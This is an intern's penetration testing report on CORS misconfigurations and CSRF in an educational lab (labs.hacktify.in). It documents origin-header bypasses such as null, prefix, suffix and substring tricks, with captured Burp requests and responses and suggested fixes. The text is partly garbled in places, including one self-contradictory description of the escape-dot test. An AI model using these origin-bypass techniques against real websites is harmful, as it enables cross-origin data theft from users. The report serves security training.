

# Penetration Testing Report

**Full Name :** Jerin John Kutty J

**Program :** HCP-Penetration Testing Internship Week-3

**Date :** 02-03-2025

## Introduction

In Week 3 of our security labs, we explored two critical web security vulnerabilities: **Cross-Origin Resource Sharing (CORS) misconfigurations** and **Cross-Site Request Forgery (CSRF) attacks**. These vulnerabilities can lead to unauthorized access, data theft, and malicious actions performed on behalf of users without their consent. Understanding and exploiting these flaws in a controlled environment is crucial for improving security defenses.

CORS misconfigurations occur when a web server improperly allows requests from untrusted origins, potentially exposing sensitive user data. CSRF attacks exploit authenticated sessions to execute unintended actions on behalf of a victim. By studying these vulnerabilities, we aim to enhance our penetration testing skills and security awareness.

## 1.Objective

The goal of this week's security lab was to understand the potential risks associated with CORS misconfigurations and CSRF attacks. We focused on identifying vulnerabilities, exploiting them in a controlled environment, and analyzing their impact on web applications. Additionally, we explored preventive measures and best practices to mitigate these threats. By conducting hands-on penetration testing, we strengthened our knowledge of secure coding practices and web security defenses.

## 2.Scope

This week's penetration testing activities were conducted on intentionally vulnerable web applications designed for educational purposes. We analyzed how misconfigured CORS policies could allow unauthorized access to sensitive information and how CSRF attacks could force users into performing unintended actions. The testing was carried out using various attack vectors, including JavaScript-based exploitation and CSRF payload injections. The scope also included evaluating the effectiveness of existing security controls and proposing enhancements to mitigate these risks.

**Labs.Hacktify.in**

**Cross-Origin Resource Sharing, Cross-Site Request Forgery.**

### 3.Summary

Throughout this week's security labs, we successfully exploited CORS misconfigurations and CSRF vulnerabilities, demonstrating the risks associated with improper access controls and lack of request validation. Our findings emphasize the importance of implementing strict security policies to prevent unauthorized cross-origin access and malicious request execution. By applying best practices such as enforcing origin restrictions, using CSRF tokens, and leveraging secure authentication mechanisms, web applications can significantly reduce the risk of these attacks.

**Total number of Sub-labs: 13 Sub-lab**

High	Medium	Low
05	04	04

**High** - Five Sub-labs with hard difficulty level.

**Medium** - Four of Sub-labs with Medium difficulty level.

**Low** - Four of Sub-labs with Easy difficulty level.

## 1. Cross-Origin Resource Sharing

### 1.1. CORS With Arbitrary Origin

Reference	Risk Rating
CORS With Arbitrary Origin	Low
Tools Used	
Burp Suite	

## Vulnerability Description

A misconfiguration occurs when the server reflects the Origin header dynamically without proper validation. This allows an attacker to make unauthorized cross-origin requests and access sensitive data.

## How It Was Discovered

By modifying the Origin header in Burp Suite to google.com, the response reflected it in Access-Control-Allow-Origin, confirming that the server allows arbitrary origins.

## Vulnerable URLs

[https://labs.hacktify.in/HTML/cors\\_lab/lab\\_1/cors\\_1.php](https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php)

## Consequences of not Fixing the Issue

An attacker can exploit this flaw to extract user data or make unauthorized API requests on behalf of an authenticated user, leading to potential data leaks.

## Suggested Countermeasures

Restrict CORS to a predefined list of trusted domains and avoid dynamically reflecting the Origin header. Additionally, disable credential sharing when not needed.

## References


OWASP CORS Security Guide - <https://owasp.org/www-project-secure-headers/#access-control-allow-origin>

## Proof of Concept :

1. When someone login in [https://labs.hacktify.in/HTML/cors\\_lab/lab\\_1/cors\\_1.php](https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php) there is Cors vulnerable on this page and have chances to take sensitive information.

2. Here I was add my origin to take down the user information like which I want to get from user info that all in attacker phase.

3. Example : Add Origin like google.com to I test with that.



## 1.2. CORS with Null Origin

Reference	Risk Rating
CORS with Null Origin	Low
<b>Tools Used</b>	
Burp Suite	
<b>Vulnerability Description</b>	
<p>The application is vulnerable to <b>Cross-Origin Resource Sharing (CORS) with Null Origin</b>, which allows an attacker to make unauthorized cross-origin requests from sandboxed environments. This could lead to unauthorized access to sensitive data.</p>	
<b>How It Was Discovered</b>	
<p>By modifying the <b>Origin</b> header in the request to <b>null</b>, the server still responded with:</p> <p>Access-Control-Allow-Origin: null</p> <p>Access-Control-Allow-Credentials: true</p> <p>This behavior indicates that the application accepts requests from null origins, which can be exploited by hosting a malicious file on the attacker's local system or through sandboxed environments.</p>	

## Vulnerable URLs

[https://labs.hacktify.in/HTML/cors\\_lab/lab\\_2/cors\\_2.php](https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php)

## Consequences of not Fixing the Issue

- Unauthorized access to sensitive user data via cross-origin requests.
- Attackers can exploit this behavior by tricking victims into opening malicious files.
- Increased risk of **CORS-based attacks**, especially when combined with other vulnerabilities.

## Suggested Countermeasures

- Avoid allowing **null** origins in CORS policies.
- Implement a strict **Access-Control-Allow-Origin** policy that only permits trusted domains.
- Disable **Access-Control-Allow-Credentials** unless absolutely necessary.

## References

[OWASP CORS Security Guide](#)

## Proof of Concept :

1. Login then capture request on burp and add Origin: Null.

The screenshot shows the Burp Suite Professional interface with the following details:

- Request:**

```
1 GET /HTML/cors_lab/lab_2/cors_2.php HTTP/2
2 Host: labs.hacktify.in
3 Cookie: __utma=25393739.1739537247.1.0.1739537284.0.0; __utmz=25393739.1739537247.1.0.utmcsr=(direct)|utmccn=(direct)|utmcmd=organic|utmctrn=(not provided); PHPSESSID=f8beff6c1c00676ef9ebeb68574dfc8245; path=/; secure
4 Origin: Null
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
16
```
- Response:**

```
1 HTTP/2 200 OK
2 Date: Mon, 19 Nov 1981 08:52:00 GMT
3 Cache-Control: no-store, no-cache, must-revalidate
4 Pragma: no-cache
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Set-Cookie: PHPSESSID=f8beff6c1c00676ef9ebeb68574dfc8245; path=/; secure
7 Access-Control-Allow-Origin: null
8 Access-Control-Allow-Credentials: true
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 3046
11 Vary: Accept-Encoding,User-Agent
12 Last-Modified: Mon, 20 Dec 2025 13:28:44 GMT
13 Server: LiteSpeed
14 X-Turbo-Charged-By: LiteSpeed
15
16 <html>
17   <head>
18     <meta charset="UTF-8" />
19     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
20     <meta http-equiv="Content-Type" content="" />
21     <link rel="icon" href="/./assets/img/favicon.png" />
22     <link rel="stylesheet" type="text/css" href="/./assets/css/animate.css" />
23     <link rel="stylesheet" type="text/css" href="/./assets/css/bootstrap.min.css" />
24     <link rel="stylesheet" type="text/css" href="/./assets/css/font-awesome.min.css" />
25     <link rel="stylesheet" type="text/css" href="/./assets/css/main.css" />
26     <link rel="stylesheet" type="text/css" href="/./assets/css/responsive.css" />
27   </head>
28   <title>
29     URL
30   </title>
31   <style>
32     .Containers{
33       margin:0;
34     }
35   </style>
36
37
38
```
- Inspector:** The 'Selected text' dropdown is set to 'Access-Control-Allow-Origin: null'. Other sections include Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers.
- Status Bar:** Shows 3,529 bytes | 337 millis | Memory: 1.43GB

### 1.3. CORS with prefix match

Reference	Risk Rating
CORS with prefix match	Medium
Tools Used	
Burp Suite, Web Browser	
Vulnerability Description	
<p>The application is vulnerable to <b>CORS misconfiguration with prefix matching</b>, allowing an attacker to bypass the origin validation mechanism. This means an attacker can control an origin that starts with "hacktify.in" and exploit this weakness to steal sensitive data.</p>	
How It Was Discovered	
<p>By modifying the <b>Origin</b> header to <b>hacktify.in.attacker.com</b>, the server responded with:</p> <p>Access-Control-Allow-Origin: hacktify.in.attacker.com</p> <p>Access-Control-Allow-Credentials: true</p> <p>This indicates that the server is performing <b>prefix-based origin validation</b>, meaning any domain starting with "hacktify.in" is trusted. An attacker can exploit this by hosting a malicious website with a subdomain like <code>hacktify.in.attacker.com</code> and tricking users into making unauthorized cross-origin requests.</p>	
Vulnerable URLs	
<a href="https://labs.hacktify.in/HTML/cors_lab/lab_3/cors_3.php">https://labs.hacktify.in/HTML/cors_lab/lab_3/cors_3.php</a>	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none"><li>-An attacker can steal sensitive user data, including session tokens and personal information.</li><li>-This issue is <b>high risk</b> if combined with <b>Access-Control-Allow-Credentials: true</b>, as it allows the attacker to make authenticated requests on behalf of the victim.</li><li>-The victim's browser would unknowingly send requests to the vulnerable site and leak data to the attacker's domain.</li></ul>	
Suggested Countermeasures	
<ul style="list-style-type: none"><li>-Do <b>NOT</b> use prefix matching when validating origins.</li><li>-Implement a strict <b>Access-Control-Allow-Origin</b> policy by maintaining an <b>explicit allowlist</b> of</li></ul>	

trusted origins.

-Set **Access-Control-Allow-Credentials** to **false**, unless strictly required.

## References

OWASP CORS Security Guide.

## Proof of Concept :

1. Login and capture the request with the help of burp then add Origin: hacktify.in.attacker.com that reflects on response.

The screenshot shows the Burp Suite Professional interface. The 'Request' tab displays a captured GET request to `/cors_lab/lab_3/cors_3.php`. The 'Response' tab shows the server's response, which includes the 'Selected text' pane where the `Access-Control-Allow-Origin` header is explicitly set to `'hacktify.in.attacker.com'`. The response body contains a CSS file with the following content:

```
1: HTTP/2 200 OK
2: X-Powered-By: PHP/7.4.39
3: Expires: Thu, 01 Nov 1981 06:52:00 GMT
4: Pragma: no-store, no-cache, must-revalidate
5: Set-Cookie: PHPSESSID=985ac0239eab2e3427473911c4acf6e1; path=/; secure
6: Access-Control-Allow-Origin: hacktify.in.attacker.com
7: Content-Type: text/html; charset=UTF-8
8: Content-Length: 3040
9: Vary: Accept-Encoding,User-Agent
10: Date: Fri, 20 Feb 2025 13:57:08 GMT
11: Server: LiteSpeed
12: X-Turbo-Charged-By: LiteSpeed
13: 
14: <html>
15:   <head>
16:     <meta charset="UTF-8" />
17:     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
18:     <meta name="keywords" content="" />
19:     <link rel="icon" href="../../assets/img/favicon.png" />
20:     <link rel="stylesheet" type="text/css" href="assets/css/animate.css" />
21:     <link rel="stylesheet" type="text/css" href="assets/css/bootstrap.min.css" />
22:     <link rel="stylesheet" type="text/css" href="assets/css/font-awesome.min.css" />
23:     <link rel="stylesheet" type="text/css" href="assets/css/main.css" />
24:     <link rel="stylesheet" type="text/css" href="assets/css/responsive.css" />
25:   </head>
26:   <title>URL</title>
27:   <style>.containers{margin:0;}</style>
```

## 1.4. CORS with suffix match

Reference	Risk Rating
CORS with suffix match	Medium
Tools Used	
Burp Suite, Web Browser	

## Vulnerability Description

The application is vulnerable to **CORS misconfiguration with suffix matching**, meaning it incorrectly allows any origin ending with `hacktify.in`. This flaw allows an attacker to host a malicious website at `attacker.com.hacktify.in` and gain unauthorized access to sensitive data.

## How It Was Discovered

By modifying the **Origin** header to `attacker.com.hacktify.in`, the server responded with:

`Access-Control-Allow-Origin: attacker.com.hacktify.in`

`Access-Control-Allow-Credentials: true`

This suggests the server is performing **suffix-based origin validation**, which is insecure.

Attackers can abuse this to steal data or execute unauthorized actions on behalf of authenticated users.

## Vulnerable URLs

`https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php`

## Consequences of not Fixing the Issue

- An attacker can steal cookies, session tokens, or other sensitive user data.
- If **Access-Control-Allow-Credentials: true** is set, attackers can perform authenticated requests on behalf of users without their knowledge.
- The vulnerability allows full control over API responses when users visit a malicious page.

## Suggested Countermeasures

- Do **NOT** use suffix-based matching for CORS validation.
- Maintain a strict **allowlist** of trusted origins.
- Avoid setting **Access-Control-Allow-Credentials: true**, unless strictly required.
- Consider using strict subdomain validation methods (e.g., exact domain comparison instead of partial matches).

## References

OWASP CORS Security Guide

## Proof of Concept :

- 1.Login and add Origin: `attacker.com.hacktify.in` there p3 vulnerable.

Burp Suite Professional v2024.12.1 - Temporary Project - licensed to h3110w0rld

Target: https://labs.hacktify.in | HTTP/2

Request

```
Pretty Raw Hex
1 GET /HTML/cors/lab_4/cors_4.php HTTP/2
2 Host: labs.hacktify.in
3 Cookie: __ga_BCLT4F9G7Q-GSL_1.1739537247.1.0.1739537284.0.0; __gat_GAL_1_40375375_1680248675; PHPSESSID=fe90f5af586d2d2ef004d0247dd04
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Upgrade-Insecure-Requests: 1
10 Connection: keep-alive
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-Dest: document
14 Te: trailers
15
16
```

Response

```
HTTP/2 200 OK
1 X-Powered-By: PHP/7.4.33
2 Expires: Thu, 19 Nov 1981 05:02:00 GMT
3 Cache-Control: no-store, no-cache, must-revalidate
4 Pragma: no-cache
5 Set-Cookie: PHPSESSID=0939e6344e894d6397cc469826lab74; path=/; secure
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Origin: attacker.com.hacktify.in
8 Content-Type: text/html; charset=UTF-8
9 Content-Length: 3040
10 Vary: Accept-Encoding,User-Agent
11 Date: Fri, 28 Feb 2025 13:59:04 GMT
12 Server: LiteSpeed
13 X-Turbo-Charged-By: LiteSpeed
14
15 <html>
16   <head>
17     <meta charset="UTF-8" />
18     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
19     <link rel="icon" href="/assets/img/favicon.png" />
20     <link rel="stylesheet" type="text/css" href="/assets/css/animate.css" />
21     <link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css" />
22     <link rel="stylesheet" type="text/css" href="/assets/css/font-awesome.min.css" />
23     <link rel="stylesheet" type="text/css" href="/assets/css/main.css" />
24     <link rel="stylesheet" type="text/css" href="/assets/css/responsive.css" />
25   </head>
26   <title>
27     <url>
28   </title>
29   <style>
30     .containers{
31       margin:0;
32     }
33   </style>
34   <script>
35     <title>
36       URL
37     </title>
38   </script>
39 </body>
40 </html>
```

Inspector

Selection 53 (0x35)

Selected text

```
Access-Control-Allow-Origin: attacker.com.hacktify.in
```

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 3

Request headers 18

Response headers 13

Search

Done

Event log (13) • All issues (370) •

Memory: 1.40GB

## 1.5. CORS with Escape dot

Reference	Risk Rating
CORS with Escape dot	High
<b>Tools Used</b>	
Burp Suite, Web Browser	
<b>Vulnerability Description</b>	
The application incorrectly validates the origin header, allowing an attacker to bypass CORS restrictions by manipulating the origin with an escaped dot (.).	
<b>How It Was Discovered</b>	
The Origin header was set to www.hacktify.in instead of www.hacktify.in, and the server still accepted it.	
<b>Vulnerable URLs</b>	
<a href="https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php">https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php</a>	
<b>Consequences of not Fixing the Issue</b>	
-Unauthorized cross-origin access to sensitive data.	

-Potential data exfiltration via malicious web pages.

## Suggested Countermeasures

- Implement strict allowlist-based origin validation.
- Do not rely on string matching for origin validation.
- Use server-side authentication instead of CORS-based controls.

## References

OWASP CORS Security Guide

## Proof of Concept :

1. Here there Origin: wwwhacktify.in is acceptable.

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the 'Request' pane, a GET request to `/HTML/cors_lab/lab_5/cors_5.php` is shown with various headers including `Origin: www.hacktify.in`. The 'Response' pane displays the server's response, which includes the `Access-Control-Allow-Origin: www.hacktify.in` header. The 'Inspector' pane on the right shows the selected text from the response body, which includes the CORS header. The status bar at the bottom indicates the response is 3,580 bytes / 1,030 millis.

## 1.6. CORS with Substring match

Reference	Risk Rating
CORS with Substring match	High

<b>Tools Used</b>
Burp Suite, Web Browser
<b>Vulnerability Description</b>
The application validates the Origin header using <b>substring matching</b> , allowing unauthorized origins that contain a trusted domain as part of their name.
Example: Setting Origin: hacktify.co bypasses the security check when the actual domain should be hacktify.in.
<b>How It Was Discovered</b>
By modifying the Origin header to hacktify.co (a non-trusted domain that shares a substring with hacktify.in), the server responded with Access-Control-Allow-Origin: hacktify.co, proving improper validation.
<b>Vulnerable URLs</b>
<a href="https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php">https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php</a>
<b>Consequences of not Fixing the Issue</b>
<ul style="list-style-type: none"> <li>-Attackers can register domains like hacktify.co, hacktify.xyz, or hacktify.evil.com to <b>bypass</b> CORS protections.</li> <li>-Leads to <b>cross-origin data theft</b>, unauthorized API access, and <b>account hijacking</b> in extreme cases</li> </ul>
<b>Suggested Countermeasures</b>
<ul style="list-style-type: none"> <li>-Implement <b>strict origin validation</b> using an <b>exact match</b> rather than substring checks.</li> <li>-Use <b>server-side authentication</b> mechanisms instead of relying solely on CORS.</li> <li>-Restrict Access-Control-Allow-Credentials to prevent unauthorized access to sensitive resources.</li> </ul>
<b>References</b>
OWASP CORS Security Guide

#### **Proof of Concept :**

1.Login and check the security mechanism and I try to bypass with Origin: hacktify.in.

Burp Suite Professional v2024.12.1 - Temporary Project - licensed to h3110w0rld

Target: https://labs.hackify.in [HTTP/2]

Request

```
Pretty Raw Hex
1 GET /HTML/cors/lab_6/cors_6.php HTTP/2
2 Host: labs.hackify.in
3 Cookie: _ga_B1C1F46GT0-GSL.1.1799537247.1.0.17396537284.0.0.; _ga_GAI.1.4239nB973.1799537248; PHPSESSID=c1e02a1le4dac5027500447c60f2e2c7
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
```

Response

```
1 HTTP/2 200 OK
2 X-Powered-By: PHP/7.4.33
3 Expires: Thu, 19 Nov 1981 08:52:00 GMT
4 Cache-Control: no-store, no-cache, must-revalidate
5 Pragma: no-cache
6 Set-Cookie: PHPSESSID=b4dfcd259dc098db04793a27a7bf9; path=/; secure
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Origin: hackify.co
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 3183
11 Vary: Accept-Encoding,User-Agent
12 Date: Fri, 28 Feb 2025 14:04:12 GMT
13 Server: LiteSpeed
14 X-Turbo-Charged-By: LiteSpeed
15
16 <html>
17   <head>
18     <meta charset="UTF-8" />
19     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
20     <meta name="keywords" content="" />
21     <link rel="icon" href=".../assets/img/favicon.png" />
22     <link rel="stylesheet" type="text/css" href=".../assets/css/animate.css" />
23     <link rel="stylesheet" type="text/css" href=".../assets/css/bootstrap.min.css" />
24     <link rel="stylesheet" type="text/css" href=".../assets/css/font-awesome.min.css" />
25     <link rel="stylesheet" type="text/css" href=".../assets/css/main.css" />
26     <link rel="stylesheet" type="text/css" href=".../assets/css/responsive.css" />
27     <title>
28       URL
29     </title>
30     <style>
31       .containers{
32         margin:0;
33       }
34     </style>
35   </head>
36   <body>
37     <.containers>
38       margin:0;
```

Inspector

- Selection 40 (0/28)
- Selected text Access-Control-Allow-Origin: hackify.co
- Request attributes 2
- Request query parameters 0
- Request body parameters 0
- Request cookies 3
- Request headers 18
- Response headers 13

Event log (13) • All issues (370) •

Memory: 1.40GB

Done

3,623 bytes | 1,285 millis

### 1.7. CORS with Arbitrary Substring

Reference	Risk Rating
CORS with Arbitrary Substring	High
Tools Used	
Burp Suite, Web Browser	
Vulnerability Description	
<p>The server uses <b>arbitrary substring matching</b> to validate the Origin header, making it possible for an attacker to forge an origin that <b>partially includes</b> the trusted domain.</p>	
<p>Example: If the allowed domain is <code>hacktify.in</code>, an attacker can use <code>https://evil.hacktify.in</code> and still receive <code>Access-Control-Allow-Origin: https://evil.hacktify.in</code>.</p>	
How It Was Discovered	
<p>By modifying the Origin header to <code>https://evil.hacktify.in</code>, the response still included:</p>	
<code>Access-Control-Allow-Origin: https://evil.hacktify.in</code>	
<ul style="list-style-type: none"><li>This indicates improper validation, allowing an attacker to <b>steal sensitive data</b> from users logged into <code>hacktify.in</code>.</li></ul>	

## Vulnerable URLs

[https://labs.hacktify.in/HTML/cors\\_lab/lab\\_7/cors\\_7.php](https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php)

## Consequences of not Fixing the Issue

Attackers can create malicious subdomains like evil.hacktify.in or phish.hacktify.in to **bypass** security policies.

Leads to **cross-origin API abuse**, account hijacking, and **data exfiltration**.

## Suggested Countermeasures

- Use **strict origin validation**—match **exact domains** instead of using contains().
- Implement **whitelisting** for trusted origins **without wildcard or substring checks**.
- Ensure Access-Control-Allow-Credentials is **not** enabled unless necessary.

## References

OWASP CORS Misconfigurations

## Proof of Concept :

1. There simply use the Origin: <https://evil.hacktify.in>.

The screenshot shows the Burp Suite Professional interface. In the 'Proxy' tab, a request is being viewed. The 'Request' pane shows a GET request to [https://labs.hacktify.in/HTML/cors\\_lab/lab\\_7/cors\\_7.php](https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php). The 'Response' pane shows the server's response, which includes an 'Access-Control-Allow-Origin' header set to 'https://evil.hacktify.in'. The 'Inspector' pane on the right displays the selected text, confirming the header value. The status bar at the bottom indicates 3,534 bytes transferred in 538 milliseconds.


## 2. Cross-Site Request Forgery

### 2.1. Eassy CSRF


Reference	Risk Rating
Eassy CSRF	Low
<b>Tools Used</b>	
Burp Suite	
<b>Vulnerability Description</b>	
CSRF occurs when an attacker tricks an authenticated user into unknowingly executing unauthorized actions on a web application where they are logged in. This can result in unauthorized fund transfers, account modifications, or other malicious activities.	
<b>How It Was Discovered</b>	
By capturing an authenticated request in Burp Suite and replicating it in a hidden HTML form, it was possible to submit actions on behalf of the logged-in user without their consent.	
<b>Vulnerable URLs</b>	
<a href="https://labs.hacktify.in/HTML/csrf_lab/lab_1/lab_1.php">https://labs.hacktify.in/HTML/csrf_lab/lab_1/lab_1.php</a>	
<b>Consequences of not Fixing the Issue</b>	
An attacker can force users to perform unintended actions, leading to data loss, unauthorized transactions, or privilege escalation within the application.	
<b>Suggested Countermeasures</b>	
<ul style="list-style-type: none"><li>-Implement CSRF tokens for state-changing requests to validate authenticity.</li><li>-Enforce SameSite cookies to prevent unauthorized cross-origin requests.</li><li>-Require user re-authentication or multi-factor authentication (MFA) for sensitive actions.</li></ul>	
<b>References</b>	
OWASP CSRF Prevention Cheat Sheet	

## Proof of Concept :

